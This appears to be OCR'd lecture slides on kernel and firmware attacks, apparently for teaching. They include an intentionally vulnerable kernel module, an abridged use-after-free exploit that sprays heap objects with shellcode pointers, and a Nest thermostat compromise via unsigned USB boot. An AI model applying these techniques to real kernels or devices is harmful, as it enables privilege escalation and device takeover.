            fp();
            break;
    }
    ...
    /* Return index of the allocated object */
    return total - 1;
}

static int __init initmodule (void) {
    ...
    cachep = kmem_create_cache("vuln_cache", 512, 0,
            SLAB_HWCACHE_ALIGN, NULL);
    sct = (unsigned long **)SYS_CALL_TABLE;
    sct[NR_SYS_UNUSED] = sys_vuln;
    ...
}
```

Kernel

- How to precisely re-occupy the memory once belonged to an object?
- Linux kernel has it own memory management mechanism, Slab allocator
- Object is created by Slab allocator as a container, called “slab cache”, through function: such as *kmalloc, kmem_create_cache, etc.*
- Linux always recycle free memory and try to find a fit candidate when allocate object

Attack

Listing 1: Vulnerable Kernel Module

```
...
asmlinkage int sys_vuln (int opt, int index) {
    ...
    switch (opt) {
        case 1: // Allocate
            ...
            obj[total++] = kmem_cache_alloc(cachep,
                GFP_KERNEL);
            break;
        case 2: // Free
            ...
            free(obj[index]);
            ...
            break;
        case 3: // Use
            ...
            /* no status checking */
            void (*fp)(void) = (void (*)(void))(*(
                unsigned long *)obj[index]);
            fp();
            break;
    }
    ...
    /* Return index of the allocated object */
    return total - 1;
}

static int __init initmodule (void) {
    ...
    cachep = kmem_create_cache("vuln_cache", 512, 0,
          SLAB_HWCACHE_ALIGN, NULL);
    sct = (unsigned long **)SYS_CALL_TABLE;
    sct[NR_SYS_UNUSED] = sys_vuln;
    ...
}
```

Listing 2: Object-based Attack


```
/* setting up shellcode */
void *shellcode = mmap(addr, size, PROT_READ |
     PROT_WRITE | PROT_EXEC, MAP_SHARED | MAP_FIXED
     | MAP_ANONYMOUS, -1, 0);
...

/* exploiting
 D: Number of objects for defragmentation
 M: Number of allocated vulnerable objects
 N: Number of candidates to overwrite
*/

/* Step 1: defragmenting and allocating objects */
for (int i = 0; i < D + M; i++)
    index = syscall(NR_SYS_UNUSED, 1, 0);
/* Step 2: freeing objects */
for (int i = 0; i < M; i++)
    syscall(NR_SYS_UNUSED, 2, i);
/* Step 3:  creating collisions */
char buf[512];
for (int i = 0; i < 512; i += 4)
    *(unsigned long *)(buf + i) = shellcode;
for (int i = 0; i < N; i++) {
    struct mmsghdr msgvec[1];
    msgvec[0].msg_hdr.msg_control = buf;
    msgvec[0].msg_hdr.msg_controllen = 512;
    ...
    syscall(__NR_sendmmsg, sockfd, msgvec, 1, 0);
}
/* Step 4: using freed objects (executing shellcode)
     */
for (int i = 0; i < M; i++)
    syscall(NR_SYS_UNUSED, 3, i);
```

Android Kernel

- PingPongRoot, is a use-after-free vulnerability relates to a PING socket object in the kernel.
- In a certain condition (specify *sa_family* as *AP_UNSPEC*), if try to make connections to a PING socket twice, the reference count will becomes 0, thus, being freed
- This vulnerability can only be triggered in Android, since Android user process has the privilege to create a PING socket


Microkernel Architecture

- small code base
- most OS functionality running in independent address space
- inter-process commutation controlled by microkernel
- multiple context switches




Case Study

- Nest Thermostat a smart device to control air conditioning based on learned behavior
- Nest run Linux kernel and some GNU user-land tools
- Source code available but toolchain is not provided



Case Study

- Nast includes
  - a backplate from connecting air conditioning (ARM Cortex-M3 microcontroller, 128K flash storage, 16KB RAM and sensors);
  - a front panel (TI Sitara AM3703, 64MB SDRAM, 256MB flash, zigBee module, WiFi module, power management module and USB)



Case Study

- A global reset can be triggered by pressing its button for 10 secs.
- A reset triggers peripheral booting and a accidental mapping allow boot from USB
- ROM has no crypto checks of code being loaded, can run arbitrary code.

Case Study

- Adversary triggers USB booting with a custom u-boot image and a ramdisk includes payload
- u-boot boots kernel with ramdisk as an initial root filesystem and install backdoor, gain root control
- With all the toolchain get from root filesystem, adversary can: rebuild kernel; install rootkit; and install new software (SSH, add account)
- Nest can be turn into as part of a large bonnet
- Compromised Nest an be used to introduce rogue service, e.g. DHCP, DNS, ARP etc.

References

- Attacking Intel BIOS, Rafal Wojtczuk & Alexander Tereshkin, BlackHat USA 2009
- Attacks on UEFI Security, Reno Kovah & Corey Kallenberg, CanSecWest 2015
- How Many Million BIOSes Would you Like to Infect?, Reno Kovah & Corey Kallenberg, BlackHat USA 2015
- Summary of Attacks Against BIOS and Secure Boot, Yuriy Bulygin, John Loucaides, Andrew Furtak, Oleksandr Bazhaniuk, Alexander Matrosov, Intel Security
- Intel x86 Considered Harmful, Joanna Rutkowska, Oct, 2015
- From Collision to Exploitation: Unleashing Use-After-Free vulnerabilities in Linux Kernel, Wen Xu, Juanru Li, Junking Shu, Wenbo Yang, CCS 2015
- Attacking the BitLocker Boot Process, Fraunhofer SIT